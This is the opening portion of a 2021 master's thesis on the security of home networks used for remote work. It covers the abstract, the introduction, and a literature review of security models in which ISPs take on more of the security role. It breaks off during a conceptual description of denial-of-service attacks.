ASSESSING WORK FROM HOME SECURITY PACKAGES VULNERABILITIES

Khurram Salman

A thesis submitted to the faculty of design and creative technologies

AUT University

In partial fulfilment of the requirements for the

Master of information security and digital forensics

School of Computing and Mathematical Sciences

Auckland, New Zealand

2021

DECLARATION

I Khurram Salman hereby declare that this thesis is my own work as part of the Master of Information security and Digital forensics, Auckland University of Technology. The information derived from literature has been duly acknowledged in the text, and a list of references is provided. To the best of my knowledge, no part of this thesis was previously presented are part of another degree or diploma in this or any other institution.

……………………..

Signature

ACKNOWLEDGEMENTS

First and foremost, I would like to thank the Almighty God for his kindness, blessings, and guidance in my life, my friends, and my family, despite our many shortcomings.

Second, I would like to express my sincere gratitude to Spark NZ Ltd. for agreeing to fund my studies, and to all the non-teaching staff and teachers at the AUT who contributed toward my degree and for their continuous support.

Third, I would like to express my sincere thanks and gratitude to my supervisor, Prof. Brian Cusack, for not only agreeing to supervise this work but also for his guidance and relentless support. Without his advice and help, this work would not have been possible.

Finally, I'd want to convey my heartfelt appreciation and gratitude to my wife (Urooj Batool), my two children (Sargon and Haya), my brother, and all of my friends' families for their assistance and support in New Zealand.

اوهانسڀنيجي وڏي مهرباني!

Thank you very much!

ABSTRACT

This research was conducted in anticipation of the time of the COVID-19 pandemic when social distancing and lockdown became a new norm. As part of business continuity measures, employers asked their workforce to work from home, and there is already a known trend of working remotely. Businesses allow this to minimise costs and maximise gains. These gains can come at a cost, i.e., huge amounts of sensitive data move outside the secure enterprise network and across many devices, often with questionable security arrangements. Typically, remote employees or staff working from home have a wireless modem at home with 'zero' security features. These devices are good for providing internet and network connectivity but not security, which makes home network users and staff working remotely from home vulnerable and soft targets.

In this research, it is identified in depth what a typical smart home looks like. What are the security challenges faced by home users/staff working from home? What are the security aspects where such users are challenged? Due to the type of devices and audience at home, they cannot be left to fight for themselves. This is of specific and essential importance. There should be new ways of looking at home networks and ideas to protect home networks that have the same level of security as enterprises have these days.

Furthermore, this research aimed to establish a model to offer support from Internet Service Providers (ISPs) to home network users and that security responsibility be gradually moved away from the users themselves to their ISPs. The various technical security responsibilities can be taken away from home users and given to ISPs. The idea of a managed firewall solution for enterprise networks will be brought into prospect for home networks. Firewalls have proven to be an efficient and effective solution to protect enterprise networks, and modern home networks are also the same but smaller in scale. Some enterprises have acquired managed firewall solutions from ISPs. Similarly, an ISP-managed firewall will be introduced in a home network which will work as a gateway to the internet.

This research continued by evaluating three firewall packages available in New Zealand to see which one provides the most comprehensive security for a home network user. To achieve the objectives of this study and considering the size of the home network, shortlist firewall packages that will have the same feature set available to home network users as those available for enterprise networks.

To test the hypothesis that an ISP managed firewall solution is an effective solution for protecting the home network. This research evaluated the market solutions that are available to home network users through ISPs and 3rd party vendors. Test firewall solutions in the home lab against the various attacks that are security threats and monitor their results by performing ethical hacking best practices. The data from multiple sources will be captured and parsed. The data obtained will be analysed individually to monitor the performance of each firewall and compare it with other firewall results. The test results in a comparison of the performance of each product with the manufacturer’s claims and the performance of each firewall. From this study, we will identify the optimum firewall solution available for home networks through ISPs. From the comparative analysis, judgements will be made on the value proposition of these firewall packages, which are more suitable for home network users as a product, and recommendations will be made.

This study aimed to identify the modern-day security threats to a home network and how to protect the home network from them? How a home network can be protected from ever-emerging security threats? Does the knowledge of cyber security help home network users protect their homes and secure their home networks? What help ISPs can offer to home network users? Do ISP-managed firewalls help home network users secure their home network? Determine the role a firewall can play in a home network and keep the security threats at bay? Evaluate multiple vendor firewall packages and each vendor's unique offering which will protect the home network and secure home network users. Lastly, conclude the study with the test results obtained, and suggest the future direction in which this study should progress and explore more options and strategies that can help home network users and secure home networks.

TABLE OF CONTENTS

CHAPTER 1: INTRODUCTION

1.0 BACKGROUND

Work from home WFH was a relaxation offered by the employer to their workforce to give them ease to continue work from home without coming in the office and perform office work by being at home. For this purpose, those employees need internet to connect back to the office network i.e., those employees working from home will have to connect to the home network, this network does offer connectivity to the office network, but it does not provide the same level of security and does not offer the triad of security CIA which makes a home network secure.

Comes 2020, when COVID-19 started spreading rapidly all over the world and was declared a pandemic. Countries started enforcing travel bans, mask-wearing outside becomes mandatory and physical distance becomes the responsibility of the public. When COVID started spreading in the communities it becomes inevitable to lockdown cities concerning public health. All cooperate office enforced their employees to remain at home forced them to take mandatory leaves. But when leaves are over, and employees start returning to work and still the lockdown continued employers enforce these employees to start working from home and connecting to VPN Virtual Private Network through the internet using the home network as they still cannot go out and use public and use public internet facilities and restricted to the home. Suddenly, WFH becomes a new normal and the home network started serving employees who continued their job by working from home this time not as a relaxation but out of necessity.

Typically, at home, there are not only corporate employees, but it is a whole full-fledged network of its own and it encompasses not only multiple type users but also has multiple types of devices in it. Again, due to COVID-9 restrictions, a huge number of students suffered as well, so the education continued through distance learning platforms using meeting and desktop sharing tools as institutes don’t offer to connect back or support remote working to such a huge number or neither were they prepared for such unseen scenario. Now, students who were schooled at the designated places like schools, colleges and universities started using home networks providing internet to get education by connecting tablets, mobile phones, laptops, desktops, etc. whatever means they have to connect to get education increase the traffic in a home network.




Figure 1-0-1 Typical home network

The home network has now become very important, and it has now designated with power and as said with great power comes great responsibility. With so much traffic, a large number of users and so many devices in a home network, also makes it vulnerable from this point comes the motivation of this research study topic.

1.1 Motivation

As established, the importance of a home network to support work from home, has increased in the volume of traffic it sends/receives and the type of users a home network has, making it a point of interest for cyber threats. A typical home network provides connectivity to the internet, but does it also provide security as well? The answer is 'NO', a home network only offers basic connectivity within a home network and internet accessibility, but it does not provide security, it does not offer security features that can protect the home network users, home users are vulnerable can easily be tricked into a grave situation which can cause real grief to the users be it the employee who are working from home or a student who is getting an education. A simple click on the malicious link can cause big trouble.

A home network is extremely vulnerable, due to the audience and the type of devices in it, there is no defence mechanism in place to protect a home network, the devices hosted, and the users in it. The other big reason is public are not tech savvy in terms of cyber-security, the public has very little knowledge of cyber security (Kritzinger, 2013), the public does not know the methods of how malicious users approach and what methods they do employee to conduct a cyber-attack, the owner of the home network does know about the threat surface in the home network. Cyber security is a very specialised field not everyone has the knowledge and very few are expert in it. User tricked into cyber exploit doesn't even know and that scenario last for an extended period of time, there are situations when home network and its users are not directly affected but used this network to participate causing cyber-attacks on others without knowing DDOS attacks are prime examples of it, which are causing the problem to the world and are a persistent threat to everyone (de Lutiis, 2010). An Insecure home network is a problem and ultimately it becomes a part of a big problem when it joins to participate with other networks to cause a cyber-attack, which not just cause trouble to individuals, but companies, corporates, and governments as well. In this scenario, suffers the overall economy, and these effects are long-lasting and ripple down to hit a common man.

This scenario stresses conducting research to protect the home network, its devices, and its users to save it from any cyber-thereat and cyber-attack conducted on it.

1.2 Research Aim

The goal of this research is to work on home network security in order to secure a home network. Considering the aspects of a home network, the devices connected in a home network, and the user's participation in it, the user contributes to its security. When users connect to a home network, they should not be afraid; they should connect with the peace of mind, freely and without regard for the consequences.




Figure 1-0-2 Securing home with Firewall

To secure a home network, conduct research on how a home network can be secured, whether home network users seek professional assistance in sorting out security issues, how a home network and its users can follow industry support, and a security measure to protect the home network. What are the best methods for accomplishing this? Are there any secure security models in place to accomplish this? In addition, we must investigate security models that can take on the responsibility of securing home networks while abdicating responsibility from home network users. Building security features into infrastructure to help home network users and raise awareness at the grassroots level about cyber-security and cyber-threats. An integrated approach that removes security responsibility from the home network user and places it in its own hands, i.e., to assist home network users, has suitable skills and manpower available. This is only feasible at the ISP level because ISPs provides an internet connection to home networks and their users, ISPs have infrastructure and personnel, and ISPs have security professionals and support employees that understand security and can assist home network users.

1.3 Thesis Structure

The research will begin by gaining an understanding of the home network, the home network user, and the home network devices. Additionally, to understand the security requirements and propose security models and architecture of the infrastructure to provide security to home networks against threats. To understand what threats are faced by the home network and its users a literature review will progress to understand cyber-attacks and the type of cyber-attacks and malicious users are subject to practice in the real world for exploitation.

The infrastructure proposed during the literature review will be examined further in the study. This establishes the method for testing the suggested model. This study employs a quantitative research approach. The proposed concept of using firewalls to secure the home network will be evaluated. A lab configuration that replicates the home network is necessary. This network contains a threat actor targeting the home network (internal) and its users from an outside segment (internet). This lab will be based on ethical hacking principles. testing market firewall products to determine their efficiency against malicious code. Data from each known cyber-attack, i.e., malicious code execution from the outside host Kali Linux to the inside host Win7 PC, must be collected. The data will consist of firewall logs, NMAP scans, Wireshark packet capture files, and impacts on Win7 PCs that will assist us in understanding the function of the firewall in the home network and the capabilities given by a firewall that can help safeguard the home network. The lab setting will assist us in understanding the firewall configuration, features, and effectiveness. It also allows us to evaluate firewall products, their distinct features, and their efficacy in securing the home network. Enough data will be gathered by capturing various logs and testing results to answer set research questions, present the findings of the study, and evaluate the functionality of the firewall to defend a home network.

The discussion will continue by analysing the results, discussing firewall packages' performance in the lab, the effectiveness of the proposed infrastructure models and summarizing the overall study with its outcomes and conclusions. Furthermore, identify future work required to be carried out to direct this study in a forward direction.

The following chapter will begin with an introduction and then review the literature of previous studies done in this area of research to develop a better understanding of the topic and the requirements of this research study, which will help us understand the challenges in-depth and help us answer the research study's questions.

CHAPTER 2

Chapter 2: LITERATURE REVIEW

2.0 INTRODUCTION

Home networks have evolved into new connection centres, allowing users to access a variety of platforms, services, and gadgets for professional, social, and informational reasons, as well as domestic tasks. These networks also connect users in a variety of roles, including home office workers, remote employees, housewives, students, and IoT devices. Home internet connections are extremely important to these individuals. Smart gadgets abound on home networks. Smart IoT-based gadgets have swamped houses in this modern era. We have these devices in every area of our house, each with its own function. The point we entre in our home through the fence we have a welcoming smart IP based IOT wireless security surveillance cameras device making secure from our driveways to door locks, doorbells, smart AI-based device like Alexa and google nest device are just there to assist us and help us in many ways and to carry our work and life and help them make it simpler, assisted, intuitive and friendly. The essential and common thing among all these devices is network connectivity, an integrated environment of all connected devices at home.

In a house where there is a jungle of these linked gadgets, where each item plays its duty efficiently and successfully, the issue arises: are these devices secure? Is the network connectivity between these devices secure? How safe is the internet through which they connect to our world or their servers? Wi-Fi is used to connect the gadget. How safe and dependable is it? At-home users of these gadgets are aware of the cyber security dangers. Because of a lack of information about cyber awareness and safeguarding themselves, end-users are recognised as a risk to themselves and others (S. Furnell et al., 2008). Home users are most vulnerable to cyber-attacks (S. M. Furnell et al., 2007).

The technology has grown at a very rapid pace in the last couple of decades and its adaption has also matched its pace. The public is only aware of the benefits but hardly realise the adversities of such technology due to "The sorry state of information security awareness for the public at large is an even bigger problem than the relative lack of security awareness in enterprises"(Kritzinger & von Solms, 2010). In general, "…users are ultimately responsible for their own systems and may often lack the knowledge or inclination to take steps to protect themselves" (S. M. Furnell et al., 2007).

In an age of pandemic where everyone is restricted to their homes due to various lockdown situations, people are forced to stay at home in their bubbles, restricting their movements as much as possible. People are forced to change their current lifestyles and adapt to a new lifestyle because the government imposes such restrictions on them. Work From Home, also known as WFH, has become a new norm in order to restrict the travel of employees living in various parts of the city or suburbs from their home to their workplace, and employees can remain in their bubble without being exposed to parts of the city. Usually, employees carry out work from their corporate offices or from designated work areas where the office network is available. Office corporate networks are trusted networks as they are sophisticated, well-planned, scalable, and secure networks and they also enable their employees to connect back to the corporate office using VPN clients. This VPN provides a connection back to the corporate office and its data and resources. But the network connectivity of the internet connection to the home is secure in itself and is connected to the internet through a modem. ISP-provided internet modems have hardly any security mechanisms in place to protect the home network. Home computers with access to the Internet are one of the weaker links as they are typically not as well protected as computers in the corporate world (Ghernaouti, 2017). This unprotected/unsecured network not only poses threats (risks) to the remote workforce but also poses threats (threats) to the corporate office as well.

There is not just a remote workforce of corporate employees who are working and operating from home; there are other categories of users connected to home networks who have traditionally operated like students or small business owners who have a home office. These categories of users do not have protected devices like corporate devices, i.e., laptops, phones, and tablets, which are given to the remote workforce to operate and have very limited administrative rights to make changes. Only white-listed software can be downloaded and executed on those machines, but in this category of users, users own the devices and have all the administrative rights to make changes and administrate them. They can download any software from anywhere and make any changes to their devices, which makes them most vulnerable. "... the majority of home users are likely to be vulnerable targets unless safeguards are automatically provided for them." (S. M. Furnell et al., 2007). These users do not understand cyber security, nor do they have professionals helping to protect their network and their devices. Home users are on their own " (Kritzinger, 2013). They are prime vulnerabilities, and attacks are known as "soft targets." A simple email message can make their devices vulnerable. It's unrealistic to expect home users to be responsible for their own security. They don't have the expertise, and they're not going to learn" (Kritzinger, 2013), as that’s not the main field or line of business. Cyber security is a very technical and specific field in the IT industry. The general public has a very basic awareness of it, but when attacks are conducted, they are not basic in nature. Even experts need trained eyes to judge it. "As more individuals worldwide gain Internet access through mobile phones, cybercriminals will have millions of inexperienced users to dupe with unsophisticated or well-worn scamming techniques that more savvy users grow wise to (or fall victim to) "(Thornton-Trump, 2018). Due to a lack of knowledge and awareness of cyber security standards, there are no set standards and policies by which home users are governed. The systems are not patched, the passwords are weak and easy to guess, you visit harmful sites, click on any link received in an email, and the list goes on with the liberty to use personal devices without restriction. As a result, if one device gets compromised in the network, there is a good chance that the entire network will get compromised as malicious users need an entry point into the network.

There is another category of devices that have now become very popular in a home network; these are IoT devices. These IoT devices come in a variety of shapes and sizes and can be found anywhere from our driveways to our walls, over the chest board, in our living rooms, and in our bedrooms. They offer variety and offer a huge range of services. These IoT devices offer value-added services through automation. A person leaving the house can schedule its tasks to start at a certain time and instructions can be given to the device through the internet from outside of the home to these devices, which reaches these devices' home connectivity to the internet, hence making life easy and removing manual labour tasks, which are time-consuming and have inherited delays. These IoT devices are very good at their designed objectives and are always up to the assigned tasks, but the question arises: are they secure as well, considering their design limitations? Their security is most dependent on the connected network. As mentioned previously, any loophole in such systems can cost dearly. Most of the time, it ends up in a huge financial loss. That depends on the individuals in terms of their risk appetite, which leads us to think that individuals in this situation can consider the challenge at hand when service is disrupted. Such incidents are not one-time events. They have happened in the past and will also occur in the future.

Further in this chapter, we will discuss the artefacts of a home network in its entirety, deep dive into the home network and discuss the connectivity, what various devices are commonly used at home, their dedication to the tasks with their objectives means through which they communicate with the home network, the communication protocols of these devices, their inherited features of security in those protocols, and flaws in the protocols of these devices. We will also discuss potential attacks on home networks and their impact on the home network. We will also discuss how to identify threat agents and threat vectors in a home network. We will also discuss vulnerabilities, how to analyse those vulnerabilities and methods to identify them. It will also be discussed what best practices home users should adopt to protect their home network. What standard should be followed? What approach should be taken to protect the home network? What are the minimum criteria and standards that home users can follow to protect their home network? The discussion on all artefacts will be summed-up and the industry's suggestions will be included to conclude this chapter.

2.1 SECURITY MODELS

A home network security system typically employs three working models or progresses through three architectural security designs. This model is known as the "security vs. responsibility model" or "architecture." In this security vs. responsibility model, there are three main network designs available. This can be a balance of cyber security responsibilities between the home users and the service provider, or it can be a model where home users can have more responsibility for their home network security than the internet service provider, and in the last model, home users have fewer security responsibilities associated with their home network, while the internet service provider carries more weight in securing it. The idea behind these three main approaches is to seek some technical assistance from the Internet service provider for home users due to a lack of knowledge in the cyber-security space (Kritzinger, 2013). These three model/architectures are also referred to as "thick," "intermediate," and "thin."



Home user responsibility decreases as ISP responsibility increases
Security-oriented home user
Thick
Intermediate
Thin
Home user security is increased

Figure 2-1 Home security vs responsibility

These security models have their own in-built pros and cons, as there is nothing like one model that will provide absolute security to a home network and its users. Home users will always have to share the security and responsibility space with the internet service provider to improve the security posture of the home network.

2.1.1 HOME NETWORK BASED ON THICK SECURITY MODEL

This is the most frequent, extensively used, and generally available market model. Most home users are not tech-savvy; they just have a functional understanding of devices, programmes, and networks. They are not fully aware of their home network's security or have second-hand knowledge of it, but if they are aware of built-in security features such as firewalls and anti-malware protection, they can defend themselves from any potential security dangers. Home Internet users are particularly unprepared to secure their computers (Pijpker & Vranken, 2017). Home PCs with Internet access are one of the weaker links, as they are often not as adequately secured (Ghernaouti, 2017). Thick security-oriented home networks are home network architectures in which users are responsible for controlling the security of their home network. Previously, we have discussed that such models are weak in protecting home networks and the problems to which home users are likely to be exposed, in terms of security defined as risks are:

- The passwords tend to be weak
- The systems are not downloaded with the latest security patches/updates
- Unaware of Software licenses have lapsed
- Outdated anti-virus packages
- Inadequate security protection and privacy settings
- Device security settings not correctly configured or on default mode
- Lack of information security-related awareness.
- They are not aware of the latest security-related risks




Figure 2-2 Thick security home user

With a thick security model, as users are solely responsible for managing their home network and its security, there is no external aid available to seek or enforce standards to protect against or establish a cyber defence. This leads the home user to educate themselves about cyber security and to be more cyber-aware to build a defence against any cyber incident, but their knowledge and understanding can only let them do so much, which eventually is not enough. Cyber incidents are not exclusive to home network users or the WFH workforce; they are a threat to the whole IT industry and a phenomenon known globally as "the escalation of cyber incidents" due to a computer that was not protected. Poor computer security by individuals creates a national security problem. " (Hupp, 2014). Another reason why governments should also consider home network security very seriously is that it is now apparent that thick security models are risky and are a threat not only to home users but the whole IT industry in general. An insecure home network can serve as ground zero for any cyber incident affecting critical infrastructure. A full-fledged situation could have strategic ramifications for any country. It has now become inevitable to address the conventional thick security model and seek some assistance for home users to ensure home network security.

2.1.2 HOME NETWORK BASED ON INTERMEDIATE SECURITY MODEL

In this model, home network security is a shared responsibility between the home user and a third party, which in this scenario is an ISP providing internet connectivity to home users. Why would you use an ISP as a third party? Because every home network that needs internet should connect to some sort of ISP. ISPs are responsible for providing internet access, and they also provide technical support for it. In the intermediate security model, ISPs will get directly involved with the security of home networks as "ISPs are in an optimal location to identify malicious incoming and outgoing Internet traffic and ISPs have the knowledge and capabilities to react" (Kritzinger, 2013).




Figure 2-3 Intermediate security home user

ISPs, as the name implies, provide internet access, have technical support staff who have knowledge and understanding of cyber security or a better understanding of cyber security, also have a better understanding of home networks or any network in general, and will be in a better position to suggest and advise home users on home network security (S. Furnell et al., 2008).

In this intermediate security model, home network security is shared, where ISPs will place agreed controls to manage the internet and provide on-ramp security to home users by protecting their home networks from malware and by containing and notifying users of cyber incidents that have taken place.

Currently, in the NZ market, an intermediate model, i.e., a shared responsibility model, is in place with the product called "Netshield". There are 2 versions available: basic and premium. The basic version blocks harmful content and permits searching safely, and the second version, which is a premium version, blocks harmful content, allows searching safely, sets content restrictions, time of day control, blocks specific websites and internet use as well. Through this, ISPs also create awareness among their users about cyber security and how to detect and protect against it. Home network users will be more aware of cyber security threats and ISPs controls will help them with some threats at the awaken which otherwise will have to be dealt with by home users by themselves.

An intermediate security model is not an answer to all information security-related issues, nor is it a complete model to deal with all cyber threats. There is also another step forward in the same direction, a third security model that creates more awareness and provides a more robust defense against cyber threats. This step moves further in the direction of delegating more responsibilities to ISPs, making ISPs more responsible for looking after home network security. This means that home network users will have limited responsibility towards their home network security. Hence, we call it the "thin security model."

2.1.3 HOME NETWORK BASED ON THIN SECURITY MODEL

A thin security model is another shared responsibility model, but in this model, the majority of the home network's security responsibilities are taken away from the home users. Those responsibilities (security) are taken over by ISPs and become their responsibility. Home users will still have some responsibilities and have some small level of cybersecurity-related challenges to overcome, but in this model, home users will have ISPs' help available, which can help them sort out such challenges in the form of tech support. ISPs will protect home users from any cyber threats. As in this model, protecting home network users from any cyber threats falls under the ISPs' responsibility area. To make it happen, ISPs will enforce a number of agreed policies, protection mechanisms, and industry best practices to ensure the safety of home network security (Kritzinger, 2013).

These security mechanisms can be devised at both ends at customer home commonly known as edge and these solutions can be devices at the ISPs side which are commonly known as on-ramp security the examples of such services can be offered are as:

- Authentication, authorization, and Accounting
- Spam Protection
- Updated to anti-virus
- Advanced malware protection / Threat Grid
- Vulnerabilities patch management
- DDOS protection
- Secure DNS
- Content filtering / URL filtering
- IDS / IPS
- Monitoring and reporting
- Firewall and Traffic shaping
- Web search filtering

The thin security model in which users have shared but limited security responsibility of home network, illustration given in the diagram as:




Figure 2-4 Thin security home user

In the thin security model, home network users will have access to technical support from ISPs. ISPs will remediate most home network security issues that arise from the edge, i.e., from the home network side, which serves as a ground zero for any attack and suppresses it from spreading. They will also protect against any possible threats that appear from the outside of the home network, i.e., from the service provider side of the network, and leverage users from technical responsibilities. As a result, home users cannot entirely abdicate responsibility for home network security; rather, home users and workers who work from home must continue to acquire up-to-date information security and cyber threat knowledge. ISPs can set up a portal or email distribution groups to which they can send notifications and emails with the most recent updates, assisting home users in developing information security awareness and informing their customers about the most recent cyber risks. Such a site might also be made available to the general public in order to increase their cyber security awareness. As a result, ISPs can market their offerings under this model to the community, which will have a greater impact, because once the general public is more aware of cyber security risks, they will act to mitigate risk, and it will be easier for most home users to delegate such responsibilities to ISPs.

Through this model, ISPs can establish a delivery platform through which ISPs can procure the best security products and avail the best services being offered by the security companies and provide them to home network users, which otherwise a common home network will not be able to get. It is possible only through economy of scale. ISPs can manage uniformity of security solutions by providing the same level of services to all home networks, through regular patching, and through pushing regular software updates, which is a very effective way of managing security, because each home user must manage security separately and has to go through every single step manually.

2.2 POTENTIAL SECURITY THREATS

Cybercriminals have their own vision and mission to embark on their own digital transformation journey. Computers, Internet of Things (IoT) devices, and cloud initiatives have provided them with more and new ways to penetrate networks through an exponentially increasing attack surface. Modern technologies like machine learning (ML) and artificial intelligence (AI) have enabled these miscreants with new tools through which they can distribute malware, aim for high-end targets, and get access to larger and more diverse audiences. As technology progresses, miscreants are becoming progressively more evasive, sophisticated, and stealthy.

Cybercriminals are smart, inventive, and vicious, and they have an abundance of resources at their disposal. Their methods have evolved dramatically over time, and even before a target notices any occurrence, they have already fled with all of their vital information.

In the beginning, breaking into computers and networks was just for fun and was very popular among tech-savvy users. These tech-savvy users desired to show off their skills to each other and wanted to show the supremacy of their skills over one another. However, as time progressed, these technologically proficient people grew financially motivated and broke into computers and networks, evolving their attacks into more complex ones that subsequently became security dangers to all IT infrastructure. A handful of the major security risks are described in the following sections of this chapter.

2.2.1 DOS ATTACK

A DOS attack, or denial-of-service attack, as the name suggests, denies the service request, which means services hosted on this server become unavailable to users. Like any other server that hosts a service, this server is flooded with more requests than it can handle, i.e., too many requests are sent to this server that this server cannot handle, and thus offering service to users is denied. These flooded queries are illegitimate and programmed specifically to flood the said server, consume all of its resources, and cause a crash.

